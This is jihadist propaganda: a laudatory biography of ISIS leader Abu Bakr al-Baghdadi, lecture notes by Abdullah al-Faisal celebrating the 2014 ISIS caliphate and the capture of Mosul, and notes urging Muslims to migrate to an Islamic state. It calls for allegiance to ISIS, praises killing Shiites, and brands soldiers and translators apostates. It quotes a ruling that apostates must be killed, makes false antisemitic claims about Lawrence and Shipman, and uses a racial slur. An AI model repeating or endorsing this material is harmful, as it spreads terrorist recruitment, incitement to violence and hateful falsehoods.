جعفر الصادق بن محمد الباقر بن علي زين العابدين بن الحسين بن علي بن أبي
طالب وفاطمة بنت محمد رسول الله صلى الله عليه وآله وسلم

Marital status: Married

He is a former teacher and educator and a well-known preacher, and a graduate from the Islamic University in Baghdad and he studied in it the academic levels (Bachelor, Masters and PhD) he was known as a preacher and erudite in Islamic culture, and Sharia knowledge and Fiqh, and an expert in the sciences of history and noble lineage, and he has a wide relations and clear impact on the members of his tribe in Diyala and Samarra until they declared on a fully voluntary and total certainty their Baya'a to the Islamic State of Iraq and its first Amir (Abu Omar Al-Baghdadi Al-Qurayshi) when they gave Baya'a to the Amir and the State in the beginning of its establishment and appearance on the Jihadi arena in Iraq in the official deceleration in the last ten days of the month of Ramadan 2006.

It is known that Dr. Ibrahim Awad is from the most prominent figures of Al-Salafiya Al-Jihadiya and one of its most famous theorists in Diyala and in the city of Samarra in the mosque of Imam Ahmed ibn Hanbal rahimahullah. He is a man from a religious family. His brothers and uncles include preachers and professors of Arabic language, rhetoric and logic.

Their Aqeeda is Salafiya. His father Sheikh Awad is from the elders of Al-Bu'Badri tribe, he loves the religion, and from the callers to decency and virtue and from the supporters of promoting of virtue and preventing of vice, and his grandfather Haj Ibrahim Ali Al-Badri is a man known of his persistency on congregational prayer, and being good to his kin, and keenness to the needs of the modest families, and Haj Ibrahim died a few years ago in the post occupation era after he lived long in this Dunya in obedience and being good to his kin and good deeds, and Allah with His grace and favor prolonged the life of late Haj until he almost reached 95 years old.

The absence of an audio or video recording for Dr. Abu Dua isn't because of his lack of rhetoric or weak language or something like that, this is not true because the man is has an eloquent speech and strong language, and has an obvious acumen and smartness so he combined between two characteristics of the former Amirs of the State when he combined the calmness and leisureliness of Abu Omar Al-Baghdadi and his high security sense, and took much of the cleverness and courage of Abu Ayub Al-Masri.

The security and military experience of Dr. Abu Dua increased by practice in the past eight and half years of fighting and attack and retreat. He incited on fighting and he himself fought then he was captured and released, he engaged in many battles, and established Jamaats and participated in establishing others and supported it then he joined Majlis Shura Al-Mujahidin and the Islamic State of Iraq as a member of the Majlis Al-Shura, until he became in the official declaration of the State in 16 May 2010 as Amir of the Islamic State of Iraq, and he didn't reach that status except by passing through several stages until he was worthy for that post.

In the beginning he worked with several of his companions in establishing Jamaat Jaish Ahli Sunnah wa Al-Jamaah that was active in particular in the provinces of Diyala, Samarra and Baghdad, and head the Sharia Committee of the Jamaat, this Jamaat later it gave Baya'a and joined Majlis Shura Al-Mujahidin one week after it was declared, and then Dr. Abu Dua joined the Sharia Committees of the Majlis and he became a member of the Majlis Al-Shura, and after the declaration Islamic State of Iraq he became the General Supervisor of the Sharia Committees of the Wilayahs and a member of the Majlis Al-Shura of the Islamic State of Iraq also he has an obvious and influential role in the Baya'a of some of the tribes of Samarra to Abu Omar Al-Baghdadi, and he participated in the Baya'a of his tribe and its youth to the State, and as years passed it was logical that Abu Omar Al-Baghdadi Al-Husseini Al-Qurayshi (Hamid Al-Zawi) to succeed him, and there is no doubt in that because "Abu Mahmud" had a high security sense, and he had his calculations and he expected all possibilities and recommended that Dr. Abu Dua be his successor.

This biography has been collected to support and do justice to Amir Al-Baghdadi, whom they criticized with sharp tongues, and forgot his ardor, determination and support for the people of Syria with money and soul despite of the hardships, and send a copy to those who do not know the people of jihad and their favor and significance. So won't the people of theories who sit at home restrain their tongues from criticizing the men of jihad?

THE EMPIRE STRIKES BACK

BY SHAIKH ABDULLAH AL FAISAL
13 June 2014
Notes taken by AT6
Edited and formatted by Abu Hafiza & AT6

- What is the empire?
- The empire is the khilafah, it is the Islamic state.
- So when we say the empire strikes back we are saying the Islamic state has come back.
- According to shariah law it is haraam for you to be without a caliph for more than 3 days.
- Anyone who dies without giving his bayah to a caliph, he dies in a state of jaahiliyah.

Ibn 'Umar (May Allah be pleased with them) reported: Messenger of Allah (ﷺ) said, "One who withdraws his hand from obedience (to the Amir) will find no argument (in his defense) when he stands before Allah on the Day of Resurrection; and one who dies without having sworn allegiance will die the death of one belonging to the Days of Ignorance." [Muslim & Book 1 hadith 665] & (Musnad Ahmed volume 4 page 96) [Sunan an-Nasa'i Vol. 5, Book 37, Hadith 4119]

When did we lose our caliphate?
- Many people think it is 1923
- But it was actually in 1917 because that's when the Belfour declaration was.
- In order for the caliph to be legitimate, 11 conditions have to be found.

THE CONDITIONS FOR THE CALIPHATE TO BE LEGITIMATE

CONDITION # 1: THE CALIPH HAS TO BE A MUSLIM, NOT A KAAFIR OR A MURTAD

- The reason for this condition is because the Prophet said to topple the leader if you see clear kufr.

On the authority of Ubada bin As-Samit the Messenger of Allah (SAW) said: "…topple the leader if you see clear kufr…" [Al-Bukhari (7056) and Muslim (1709)]

CONDITION # 2: THE CALIPH SHOULD BE MALE

Narrated By Abu Bakra: During the battle of Al-Jamal, Allah benefited me with a Word (I heard from the Prophet). When the Prophet heard the news that the people of the Persia had made the daughter of Khosrau their Queen (ruler), he said, "Never will succeed such a nation as makes a woman their ruler." [Sahih Bukhari, Vol 9, Book 88, Hadith #219]

CONDITION # 3: THE CALIPH SHOULD BE MATURE

CONDITION # 4: THE CALIPH SHOULD BE SANE AND NOT MAD

- The scholars came up with this condition because of Surah An-Nisa verse 5.

And give not unto the foolish your property which Allah has made a means of support for you, but feed and clothe them therewith, and speak to them words of kindness and justice. (An-Nisa 4:5)

CONDITION # 5: THE CALIPH SHOULD BE FREE

- It is haraam for you to have a caliph who is locked up in prison.
- A caliph cannot be in prison.
- Also, if a shaikh is in prison, you are not allowed to take fatwas from him.
- If a shaikh is in prison and you write him a letter, you can take fatwas regarding menstruation etc. (But you can't take fatwas regarding fiqhul waqi. Fiqhul waqi means the current events (political) on the ground. Because the shaikh doesn't know the fiqhul waqi, he's in prison. Secondly, what if the shaikh is tortured to pass a fatwa. Abu Muhammad al Maqdisi himself said not to take fatwas from a shaikh who is in prison.- Maybe the taghoot is lying, saying these shaikhs said these fatwas. How do you know the shaikh really passed the fatwa? You didn't hear it from the horse's mouth.)

CONDITION # 6: THE CALIPH HAS TO BE AN ALIM OF ISLAM NOT AN IGNORAMOUS

CONDITION # 7: THE CALIPH HAS TO BE A MUJAHID

- The evidence for this is Surah 3:121.

And (remember) when you (Muhammad SAW) left your household in the morning to post the believers at their stations for the battle (of Uhud). And Allah is All-Hearer, All-Knower. (Aali Imran 3:121)

- The caliph has to fight on the battlefield.
- The Prophet used to go to the frontline to fight with his sahabas.
- He didn't stay at home with his wives and tell his sahabas to fight.
- He went out.

CONDITION # 8: THE CALIPH SHOULD BE WISE

CONDITION # 9: THE CALIPH MUST BE MERCIFUL WITH HIS SUBORDINATES

- Sometimes they are going to make mistakes.
- Mujahideen are not perfect.
- The sahabas made a mistake at the battle of Uhud and the Prophet was gentle with them.

Allah (SWT) said in the Qur'an surah Al Imran verse 159

And by the Mercy of Allah, you dealt with them gently. And had you been severe and harsh hearted, they would have broken away from about you; so pass over (their faults), and ask (Allah's) Forgiveness for them; and consult them in the affairs. Then when you have taken a decision, put your trust in Allah, certainly, Allah loves those who put their trust (in Him). (Aali Imran 3:159)

CONDITION # 10: THE CALIPH SHOULD BE JUST

Allah (SWT) said in the Qur'an, Surah Al Baqarah verse 124

"And of my offspring (to make leaders)." (Allah) said, "My Covenant (Prophethood, etc.) includes not Zalimun (polytheists and wrong-doers)." (Al-Baqarah 2:124)

- The covenant is prophethood as well as khilafah.

CONDITION # 11: THE CALIPH SHOULD BE FROM QURAISH

This matter (rule) will remain with the Quraish, and none will rebel against them, but Allah will throw him down on his face, as long as the Quraish uphold the Deen. [Sahih Bukhari, Volume 9, Book 89, Number 253]

Abu Bakr al Baghdadi fulfils all 11 conditions.

- The caliph should be from Quraish.
- It's going to be very difficult for Mullah Umar to be accepted by the entire Muslim Ummah.
- I don't think Mullah umar is from Quraish.
- Al Qaeda has done their share of waking up the ummah.
- Usama bin Laden accomplished everything he set out to do before he died.
- Don't think we are here to bash Al Qaeda.
- Usama bin Laden set out to wake up the Muslims because they were sleeping.

MICHAEL SCHEUER (EX-CIA) SAYS "OSAMA BIN LADEN DIED A SUCCESS"

- He set out to establish jihad all over the world and he did that.
- He set out to bankrupt the economy of the taghoot and he accomplished that.
- Because the taghoot spent a trillion dollars fighting in Afghanistan and Iraq.

Allah (SWT) said in the Qur'an, Surah Al Anfal verse 36

Verily, those who disbelieve spend their wealth to hinder (men) from the Path of Allah, and so will they continue to spend it; but in the end it will become an anguish for them. Then they will be overcomed. And those who disbelieve will be gathered unto Hell. (Al-Anfal 8:36)

- Allah (SWT) told you the taghoot is going to become bankrupt in the above mentioned ayah.
- Europe and America are bankrupt because of fighting Islam.
- It's a quagmire.
- If they stay in Afghanistan, their soldiers are going to get killed.
- And if you leave the Taliban is going to come back.

Kofi Annan said that.
- Those soldiers who got killed in Afghanistan were born in vain, lived in vain and died in vain.
- They died as infidels to be in the hellfire forever.
- They died fighting for the army of the taghoot.

- All the so called Muslim soldiers who join the armies of the kuffar have apostated because of Surah An-Nisa verse 76.

Allah (SWT) said in the Qur'an, Surah An-Nisa verse 76

Those who believe, fight in the Cause of Allah, and those who disbelieve, fight in the cause of Taghut (Satan, etc.). So fight you against the friends of Shaitan (Satan); Ever feeble indeed is the plot of Shaitan (Satan). (An-Nisa 4:76)

- This is our hujjah and it is impossible for you to refute it.

- The Prophet said the best speech is the Book of Allah.

Jabir ibn Abdullah (RA) narrated the Messenger of Allah (SAW) said in the Jumu'ah khutbah: "...To proceed. The best of the speech is embodied in the Book of Allah, and the best of the guidance is the guidance given by Muhammad. And the most evil affairs are their innovations; and every innovation is error..." [Sahih Muslim (2/592) No. 867]

HOW WAS THE CALIPHATE DESTROYED?

- A man by the name of Thomas Edward Chapman set out to destroy the caliphate.
- He was born in 1888 and died in 1935.
- Thomas Edward Chapman was Jewish.
- Dr Harold shipman was also Jewish.
- He hated old people and killed 500 of his patients.
- Thomas Edward Chapman changed his name to Thomas Edward Lawrence.
- Because the name Chapman would expose him as Jew.
- Not only was he Jewish, he was also a homosexual.
- He was also an illegitimate child.
- In 1918 he went to the Arabian Peninsula to sow the seeds of discord between the Arabs and the Turks.
- All it took for the Arabs to rebel against the Turks was one English man to incite them in the name of Arab nationalism.
- The caliphate was in the hands of the Turks.
- It was called the Ottoman Empire.
- They even made a documentary about what Lawrence did.
- He used Arab nationalism to incite the Arabs against the Turks.
- The Arabs picked up weapons and killed their Turkish brothers.
- They did this because it was said to them that if they do that, they are going to be made into independent states.
- The British stabbed the Arabs in the back by establishing the state of Israel.
- The Arabs didn't expect that.
- Israel is a cancer in the body of the ummah.

- On the 16th of May 1916, the British and the French sat at a round table to negotiate how to carve up the Arab states between themselves.
- This is called the Sykes-picot agreement.
- Russia was invited to the meeting as an observer to the agreement.
- It touches a nerve of the ulama of haq when they hear about the Sykes-picot agreement.
- One of the aims and objectives of ISIS is to get rid of the Sykes-picot agreement.
- There should be no border between Iraq and Syria.
- The French said they were going to hold on to Syria and left Iraq for the British.
- That border between Iraq and Syria does not exist anymore.
- The Sykes-picot agreement is a satanic agreement in which the taghoot sat around a round table to carve up Muslim land between themselves.
- The ulama of haq despise such an agreement.
- Today we see the ulama are trying to wake up the ummah and the taghoot is trying to destroy the ummah.

THE 12 STRATEGIES OF THE TAGHOOT TO KEEP SHARIAH AND KHILAFAH AWAY FROM THE UMMAH

1 - TO TURN US AGAINST EACH OTHER BY USING ETHNICITY OR DIFFERENCES IN AQEEDA

- Bush is a compulsive liar but he spoke the truth sometimes.
- He said he's going to turn us against each other.
- They turn us against each other with racism, nationalism and tribalism.

2 - TO INFILTRATE US WITH WICKED SCHOLARS

- Scholars like Hamza Yusuf, Yasir Qadhi and Tariq Ramadan.
- Hamza Yusuf said you can pray to Muhammad.

HAMZA YUSUF SAYS YOU CAN PRAY TO MUHAMMAD

3 - TO SPREAD RAND ISLAM AMONG THE MUSLIMS

- RAND Islam is Islam without al wala wal bara.
- They say al wala wal bara is hate speech.
- RAND Islam is Islam without al wala wal bara, kufr bit taghoot, sharia, khilafah and jihad.
- The RAND foundation said the goofy Sufis are natural allies of the West.

A 2007 report by the Rand Corp., a U.S. think tank, advised Western governments to "harness" Sufism, saying its adherents were "natural allies of the West." Read more:
http://content.time.com/time/world/article/0,8599,1912091,00.html

4 - TO INFILTRATE US WITH STRAY SECTS

- They give these sects grants to spread their poison in the ummah, like the barelvis, the tablighi jamaah, the madkhalis and the Sufis.
- THE RAND foundation loves the Sufis because they marginalise Islam to dhikr.
- They wish that every Muslim becomes a Sufi so they won't want shariah, khilafah and jihad.
- They won't topple the taghoot.

5 - TO PUT ALL THE SINCERE SCHOLARS IN JAIL

- The Prophet said the scholars are the inheritors of the Prophets.
The Holy Prophet (saw) said, "The Scholars are the Inheritors of the Prophets" (Sunan At-Tirmidhi Vol. 5 p.2685)

6 - TO SPREAD PROPAGANDA AGAINST THE MUJAHIDEEN WHO ARE FIGHTING FOR KHILAFAH AND SHARIAH

- So you'll hear the hypocrites calling a movement like ISIS khawaarij.
- They take their Aqeedah from CNN.
- There are many Muslims who take their Aqeedah from BBC and CNN and call the mujahideen terrorists.
- If you do this, maybe you have sincerity issues.
- Be careful of opening up your filthy mouths to call people terrorists.
- I despise people who take their Aqeedah from CNN and BBC.
- You the madkhali who is quick to call people khawaarij, look in the mirror and you'll see who the khawaarij are.

- You love the taghoot so much you spy for them.
- You love the taghoot so much, you are bedfellows with them.
- You are helping your Christian brothers to lock up the Muslims.
- You can't be a Muslim until you reject the taghoot.

7 - TO KILL THE ULAMA OF HAQ

- They brag and boast that they killed Anwar al Awlaki and his son.
- I thought you protect children, why did you kill his son?
- Many of you rejoiced when Barack Obama came into power.
- If you put a black man in office, he's going to kill more Muslims than the white man.
- Because he has to prove that he's a house nigger.
- Obama killed more Muslims with drones than Bush, maybe 10 times the number.

8 - THEY PUT MILITARY BASES IN AS MANY MUSLIM COUNTRIES AS POSSIBLE TO KEEP SHARIAH AND KHILAFAH AT BAY

U.S. military bases in the middle east http://antiwar.com/blog/2011/12/06/u-s-military-bases-in-the-middle-east/

- The drones that killed Anwar Al Awlaki and his son came from KSA (Kingdom of Saudi Arabia).
- They even have military bases in the holy land.

On the authority of Jabir bin 'Abdullah: "Umar bin Al-Khattab informed me that he heard the Messenger of Allah (SAW) say: "I will expel the Jews and the Christians from the Arabian Peninsula, and I will not leave anyone in it except a Muslim."' [Sahih Muslim (3/1388) No. 1767, Sunan Tirmidhi (4/156) No. 1607, Sunan Abu Dawud (3/165) No. 3030, Musnad Ahmad (1/32) No. 219]

- Their strategy is to have military bases in many Muslim countries to kill the mujahideen with their drones.
- The shaikh that passed a fatwa to allow the army of the taghoot in the holy land has done an act of major kufr.
- The shaikh has betrayed the blood of the sahabas who fought to cleanse the Arabian peninsula of kufr and shirk.
- It is haraam to become a bedfellow of the taghoot.
- Many of you do not have a problem with the fatwa because you worship personalities not Allah (SWT).

Allah (SWT) said in the Qur'an, Surah Al Ma'idah verse 51

O you who believe! Take not the Jews and the Christians as Auliya' (friends, protectors, helpers, etc.), they are but Auliya' to one another. And if any amongst you takes them as Auliya', then surely he is one of them. Verily, Allah guides not those people who are the Zalimun (polytheists and wrongdoers and unjust). (Al-Ma'idah 5:51)

Ibn Hazm Stated in Al-Muhalla (11/138): "What is correct is that His statement, the Most High, "And if any amongst you takes them as Auliya', then surely he is one of them." (The Quran 5:51), should be understood on the basis of its apparent meaning. The person being referred to is a disbeliever from the generality of disbelievers, and no two Muslims disagree regarding this."

- The Pakistanis helped the Americans to kill a million Afghanis.
- This is an act of major kufr.
- Ibn Hazm said there are no two opinions about this.
- The mujahidin of ISIS take most of their fatwas from Ibn Hazm.

9 - TO KEEP SHARIAH AT BAY AND TO INSTALL PUPPET REGIMES LIKE NOURI AL MALIKI AND HAMID KARZAI

- These are called puppet regimes installed by the taghoot.
- Nouri Al Maliki is not even qualified.
- He used to sell panties in the marketplace.

10 - TO DESTROY THE ECONOMY OF A MUSLIM COUNTRY WITH SANCTION AND EMBARGO TO TRASH YOUR CURRENCY

- They do this to countries which are inclined to shariah.

11 - TO BRAND YOU A ROGUE STATE IF YOU DON'T FOLLOW THE TAGHOOT AND INVADE YOU

- They bomb you back into the stone ages like they did with Afghanistan and Iraq.
- The taghoot is a brutal dictator.

12 - TO USE THE HYPOCRITES TO TRANSLATE FOR THEM WHEN THEY PUT BOOTS ON THE GROUND TO MAKE SURE THEIR OCCUPATION IS SUCCESSFUL

- They even say they will give British passports to those who translated for them.
- The translator is dangerous because he knows the language and the terrain.
- A translator is very dangerous.
- He is a hypocrite and an apostate.

13 - WHENEVER THE MUJAHIDEEN LAUNCH AN OFFENSIVE AGAINST AN APOSTATE REGIME, THE TAGHOOT JOIN IN AND TAKE OVER THE REVOLUTION

- They did this in Libya.
- The reason why they took over the revolution is because Libya has the largest oil reserves in Africa.
- They admitted they can't afford these oil reserves to fall into the hands of the fundamentalists because then they will spread the revolution all over.
- So even though the kuffar are compulsive liars, Allah (SWT) made them speak the truth.
- Just like when George Bush said it is a crusade.
- Muslims lose battles but not wars.
- We can drag the war on for 20 years.
- We are approaching 2 billion.
- So we can afford to drag the war on for 50 years.
- How can you defeat a people who see Paradise in the barrels of your guns?
- How can you defeat a people who love to die the way you love to live?
- This is why Kofi Annan said you are in a quagmire.
- If you pull out the Taliban will come to power and if you stay you will lose.

THEY PLOT AND ALLAH PLANS

And they (disbelievers) plotted [to kill 'Iesa (Jesus)], and Allah planned too. And Allah is the Best of the planners. (Aali Imran 3:54)

- They got rid of Saddam Hussein in order to get their hands on the oil.
- When the kuffar got rid of the ba'athist regime in Iraq, they did a favour to the mujahideen.
- All the kuffar were thinking about was money, oil and natural resources.

- All the kuffar can think about is their belly and their private parts, not Allah (SWT).
- By toppling the regime in Iraq, the Americans set the stage for the return of the khilafah.
- This was a gift on a silver platter for the mujahideen.
- This is why we say, they plot and Allah (SWT) plans and Allah is the best of planners.
- Many of you were disappointed with the invasion of Iraq because a million Muslims got killed.
- But I say to you every disappointment is a new appointment.
- The new appointment is the return of the khilafah.

HISTORY REPEATS ITSELF

- In the year 7 AH, the Rasool conquered Khaibar.
- When Khaibar fell it is called history's turning point.
- Khaibar was a rich oasis.

Narrated By 'Aisha: When Khaibar was conquered, we said, "Now we will eat our fill of dates!" [Sahih Bukhari, Vol 5, Book 59, Hadith #547]

Narrated By Ibn Umar: We did not eat our fill except after we had conquered Khaibar. [Sahih Bukhari, Vol 5, Book 59, Hadith #548]

- Wealth fell into the hands of the Prophet after conquering Khaibar.
- He now had money to conquer the whole of the Arabian Peninsula.
- Wealth fell into the hands of the Prophet beyond his imagination.
- This money was used to conquer Makkah in 8 AH and the rest of the Arabian Peninsula.
- Mosul and Nineveh, on the 9th of June 2014, fell into the hands of the mujahideen of ISIS.
- Today, ISIS are sitting on 25 billion barrels of oil.
- The ghanima from the bank was 480 million US dollars.
- The taghoot say ISIS is the richest terrorist group in the world after the conquest of Mosul.
- The conquest of Mosul is a carbon copy of the conquest of Khaibar because Khaibar was rich and Mosul was rich.
- ISIS even has drones.
- They are now using their ghanima to take over the whole of Iraq and Syria.
- Both the conquest of Khaibar and Mosul brought about money to finance the jihad to conquer more land.
- This is why we call this chapter history repeats itself.

One day Umar (RA) saw some Muslims planting.

- He became upset; he said they are supposed to be soldiers.
- Leave the farming to the people of the book.
- You can't plant enough corn to earn half a billion dollars in one day.
- The best way to earn your money is through jihad not farming.
- So what the mujahideen did in Mosul is an example of that.
- In one day the mujahideen conquered a land which has 25 billion barrels of oil; that's a lot of money.
- If you're a farmer planting corn, how can you earn that much?
- This is why the Prophet said his livelihood is under the shade of his spear.

Ibn Umar narrated the Messenger of Allah (SAW) said: "I was sent by the sword from now until Judgment Day, until Allah Alone is worshipped with no partners, and my livelihood is in the shadow of my spear, and humiliation and submission are on those who disobey me and whoever imitates a people is one of them" [Musnad Ahmad (2/50) No. 5115, Shu'ab al-Eman al-Bayhaqi (2/417) No. 1154, Musannaf Ibn Abi Shaybah (4/212) No. 19401]

- Nouri al Maliki is asking the Americans to help him.
- Nouri al Malikis is crying out.

- He's asking the Americans for help.
- ISIS kills Shiites like flies.
- Al Qaeda has some mercy in their hearts.
- We are not going to bash Al Qaeda or look down on them.
- ISIS has taken the front seat now.
- America is bankrupt.
- They don't have enough money for another war.

And every nation has its appointed term; when their term is reached, neither can they delay it nor can they advance it an hour (or a moment). (Al-A'raf 7:34)

- Every empire crumbles the moment they pick on Islam.
- Because when they pick on Islam they declare war on Allah (SWT).
- So what is the alternative since America is bankrupt?
- They are going to use Iranian ground troops to invade Iraq to save Nouri Al Maliki.
- And they are going to use American drones to strike the mujahideen.
- So there's going to be a mut'ah marriage between Iran and America.

LIGHT AT THE END OF THE TUNNEL

- It is kufr to despair.
- So no Muslim is allowed to despair.
- Light at the end of the tunnel means the khilafah is going to come back.

Al-Nu'man b. Bashir, who said: "We were sitting in the masjid of the Messenger of Allah (SAW), and Bashir was a man who did not speak much, so Abu Tha'labah Al-Khashnee came and said: 'Oh, Bashir bin Sa'ad, have you memorized the words of the Messenger of Allah (SAW) regarding the rulers?' Huthayfah replied, 'I have memorized his words'. So Abu Tha'labah sat down and Huthayfah said, 'The Messenger of Allah (SAW) said: "There shall be Prophethood (nubuwwa) among you for as long as Allah wishes it to be among you. Then it shall be lifted up when Allah wishes to lift it up. Then there shall be successorship (khilâfa) on the pattern (minhâj) of Prophet ship for as long as Allah wishes it to be. Then it shall be lifted up when Allah wishes to lift it up. Then there shall be a trying kingship (mulkan 'âddan) for as long as Allah wishes it to be. Then it shall be lifted up when Allah wishes to lift it up. Then there shall be a tyrannical kingship (mulkan jabriyyatan) for as long as Allah wishes it to be. Then it shall be lifted up when Allah wishes to lift it up. Then there shall be successorship on the pattern of Prophet ship." [Musnad Ahmad (4/273) No. 18430 with a sound chain and as indicated by al-Haythami in 'Majma al-Zawaid' (5/341) No. 8960]

- We are living in the period of tyrannical kings.
- After tyrannical kings disappear, we will have khilafah.
- What we are seeing happening in Iraq is the khilafah coming back.
- It is because of this hadith we call today's topic the empire strikes back.
- And we say you, the infidels, plot and Allah plans and Allah is the best of planners.
- We say, we ask Allah to forgive Abu Qatadah and Abu Muhammad al Maqdisi IF they called ISIS khawaarij.
- First of all, you don't know if they said it.
- Shaikhs make mistakes too.
- Imran Hussain called the jihad in Syria a Yankee jihad.
- ISIS kills Shiites because the Shiites have a track record of taking sides with Christians and Jews to kill Sunnis.
- Ibn Hazm said Shiites are not even Muslims.

Ibn Hazm — "Shia are not even Muslims", when Christians debating him brought a Shia book as reference See al-Millal wa al-Nahl الفصل في الملل والنحل2/213

THE IMPORTANCE OF HIJRAH Pt.1

Bismillah...

Definition of Hijrah:
- the arabic word 'hijrah' is taken from the root word hajara
- which means to abandon
- whenever a Muslim uses the word hijrah
- it means to migrate from the land of the kuffaar to live in the land of the Muslims

Ibn 'Arabi (rh) said, "Hijrah is to leave Darul-Harb for Darul-Islam" [Ahkamul-Quran (1/611)]

Ibn Qudamah (rh) said: "It is to leave Darul-Kufr for Darul-Islam." [al-Mughni (9/293)]

Hijrah is an important aspect of Islam

- the reason why it is so important is because it is an evidence
- that you have al-wala wal-bara (love and hate for the sake of Allah)
- and kufr bit taghoot (rejecting the Taghoot)
- when you make hijrah, it is a proof that you are a real Muslim
- Allah Himself said it in: 8:74:
- 'these are the real believers'

But those who have believed and emigrated and fought in the cause of Allah and those who gave shelter and aided - it is they who are the believers, truly. For them is forgiveness and noble provision. (Al-Anfal 8:74)

- Allah said your hijrah in itself is a proof that you are a real Muslim not a fake Muslim.

Shaykh ul Islam Ibn Taymiyyah (rh) said, The migration of a person from a land of disbelief and profanity to one of faith and probity is an expression of repentance and of his turning away from disobedience and perversion to belief and obedience. This is so until the Day of Resurrection." [Majmu'al-Fatawa, (18/284)]

It was narrated by Mu'awiya that he heard the Prophet (SAW) said: "Hijrah will not be terminated until Tawbah is terminated, and Tawbah will not be terminated until sun rises from the west" [al-Tareekh al-Kabeer al-Bukhari (9/80) No. 770, Abu Dawud (3/3) No. 2479, Sunan al-Darime (2/312) No. 2513, Musnad Ahmad (4/99) No. 16952, al-Sunan al-Kubra al-Nasa'i (8/67) No. 8658]

It was narrated from Ibn as-Sa'di that the Prophet (SAW) said: "Hijrah (migration) will never cease so long as there is an enemy to be fought" Mu'awiyah, 'Abdur Rahman bin 'Awf and 'Abdullah bin 'Amr ibn al-'As said: The Prophet (SAW) said: "Hijrah is of two types: one is forsaking bad deeds and the other is migrating for the sake of Allah and His Messenger. Hijrah will never cease so long as repentance can be accepted, for repentance will never cease to be accepted until the sun rises from its place of setting; when it rises thus, a seal will be placed on every heart with what is in it, and people will no longer have to strive." [Musnad Ahmad (1/192) No. 1671; Shu'aib Arna'oot commented the isnad is hasan, al-Haythamī said that its men are Thiqat (trustworthy) in 'Majma al-Zawaid' (5/250-251) No. 9280]

Junadah narrated the Prophet (SAW) said: "Hijrah will not be cut off as long as there is Jihad." [al-Jami' al-Saghir al-Suyuti (No. 3754); al-Albanī declared it sahih in 'Sahih al-Jami' (1991) and 'as-Silsilah as-Sahihah' (1674)]

THE WORLD IS DIVIDED INTO 3 ABODES:

1. DARUL-KUFR (دار الكفر)

- it is the land of the infidels
- in this land there is no shariah
- but the infidels of this land are not antagonistic towards Muslims
- this means they are not locking up innocent Muslims
- neither are they killing Muslims
- Ethiopia was Darul-kufr in the time of the Prophet
- they were neither killing nor locking up innocent Muslims

"In Habasha, there is a king that no one is wronged under his reign, so emigrate to his country until Allah makes a relief and a way out for you from what you suffer" [al-Sunan al-Kubra al-Bayhaqi (9/16) No. 17734, narrated by Um Salamah]

-It is makruh to live in Darul-kufr if Darul-Islam is available.

2. DARUL-HARB (دار الحرب)

- Darul Harb means the land of war
- in this land the infidels are locking up innocent Muslims,
- their prisons are packed with innocent Muslims
- or they are killing innocent Muslims at home or abroad
- in this land sometimes they use their newspapers to insult the Prophet (SAWS)
- they insult Muhammad (SAW) with the most derogatory names
- they claim this is democracy and freedom of speech

-It is haraam for a Muslim to live in Darul-Harb

On the authority of Jarir bin 'Abdullah that the Messenger of Allah (SAW) sent a military expedition to Khath'am. So some people (living there) sought safety by prostrating, but they were met quickly and killed. News of this reached the Prophet (SAW) upon which he commanded that they be given half of the 'Aql (blood money). And he said: "I am free from every Muslim that lives among the idolaters." They said: "O Messenger of Allah: How is that?" He said: "They should not see each other's campfires." [Sunan Tirmidhi (4/155) No. 1604 and Sunan Abu Dawud (3/45) No. 2645]

It was narrated from Samurah that the Prophet (SAW) said: “Do not live among the mushrikeen and do not mix with them, for whoever lives among them or mixes with them is not one of us.” [al-Sunan al-Kubra al-Bayhaqi (9/240) No. 18420 and Mustadrak al-Haakim (2/154) No. 2627. adh-Dhahabi graded this on the conditions of Bukhari and Muslim]

On the authority of ‘Abdullah ibn ‘Amr who said: “Anyone who lived in the land of the infidels and celebrated their religious festivals and imitated them till he died in that state, will be raised among them on the Day of Judgment.” [al-Sunan al-Kubra al-Bayhaqi (9/392) No. 18864]

3. DARUL-ISLAM (دار الإسلام)

- the abode of Islam is the land in which Shariah is implemented
- the lives, property, honour and the deen of the Muslims are protected and safeguarded

[And they are] those who, if We give them authority in the land, establish prayer and give zakah and enjoin what is right and forbid what is wrong. And to Allah belongs the outcome of [all] matters. (Al-Hajj 22:41)

Every Muslim should try to the best of his ability to live in Darul Islam
- before they die and not die in Darul Kufr or Darul Harb
- when the Prophet established the Islamic State in Madina,
- the Muslims in Ethiopia migrated to Madina
- even though the king gave them a warm welcome
- this proves that it should be the ambition of every Muslim
- to live in Darul-Islam before they die

- not in Darul-Harb or Darul-Kufr

THE MUSLIMS WHO LIVE AMONG THE KUFFAR ARE OF 6 CATEGORIES

1. THOSE MUSLIMS WHO PREFER TO LIVE AMONG THE KUFFAR BECAUSE OF THEIR LOVE FOR THEM
- they even disassociate themselves from the Muslims
- they even help the kuffaar with their struggles against the Ummah
- they help them morally, physically and financially

These so called Muslims have become infidels and apostates by the ijma of the ulamah

- the ulamah quoted Surah Maidah verse 51 as their hujjah

O you who have believed, do not take the Jews and the Christians as allies. They are [in fact] allies of one another. And whoever is an ally to them among you - then indeed, he is [one] of them. Indeed, Allah guides not the wrongdoing people. (Al-Ma'idah 5:51)

Ibn Hazm Stated in Al-Muhalla (11/138): "What is correct is that His statement, the Most High, "And if any amongst you takes them as Auliya', then surely he is one of them." (The Quran 5:51), should be understood on the basis of its apparent meaning. The person being referred to is a disbeliever from the generality of disbelievers, and no two Muslims disagree regarding this.

Sheikh Muhammad ibn Abdul Wahab, may Allah have mercy on him, gathered ten actions that negate one's Islam (Nawaqid ul-'Ashr), the eighth one of which states: "Assisting the disbelievers (against the believers) (Mudhaharatul Mushrikeen) and supporting them against the believers (is from the actions that negates of one's faith). The Proof being the statement of Allah, "And if any amongst you takes them as Auliya', then surely he is one of them. Verily, Allah guides not those people who are the Zalimun (polytheists and wrong-doers and unjust). (The Quran 5:51)."

- this person who lives in Darul-Harb and prefers to live amongst the kuffaar
- and he supports them against the ummah is a kaafir by the ijma of the ulamaa

Ibn Hazm (rh) states that: "Whoever joins the 'land of war' and disbelief, of his own free will and in defiance of whoever amongst the Muslims calls him to his side, is by virtue of this act an apostate, by all the laws of apostasy, in Islam. Whoever is able to kill him must do so. His property is unprotected, his marriage null and void, all his rights are swept away. [Ibn Hazm, al-Muhalla': (13/139-140)]

Ibn Hazm is talking about Darul-Harb not Darul-Kufr because he said the land of war

- you cannot live in Darul-Harb
- they use their cartoons to insult the Prophet Muhammad (SAW)
- by insulting the Prophet the place becomes Darul-Harb

Let not believers take disbelievers as allies rather than believers. And whoever [of you] does that has nothing with Allah, except when taking precaution against them in prudence. And Allah warns you of Himself, and to Allah is the [final] destination. (Aali Imran 3:28)

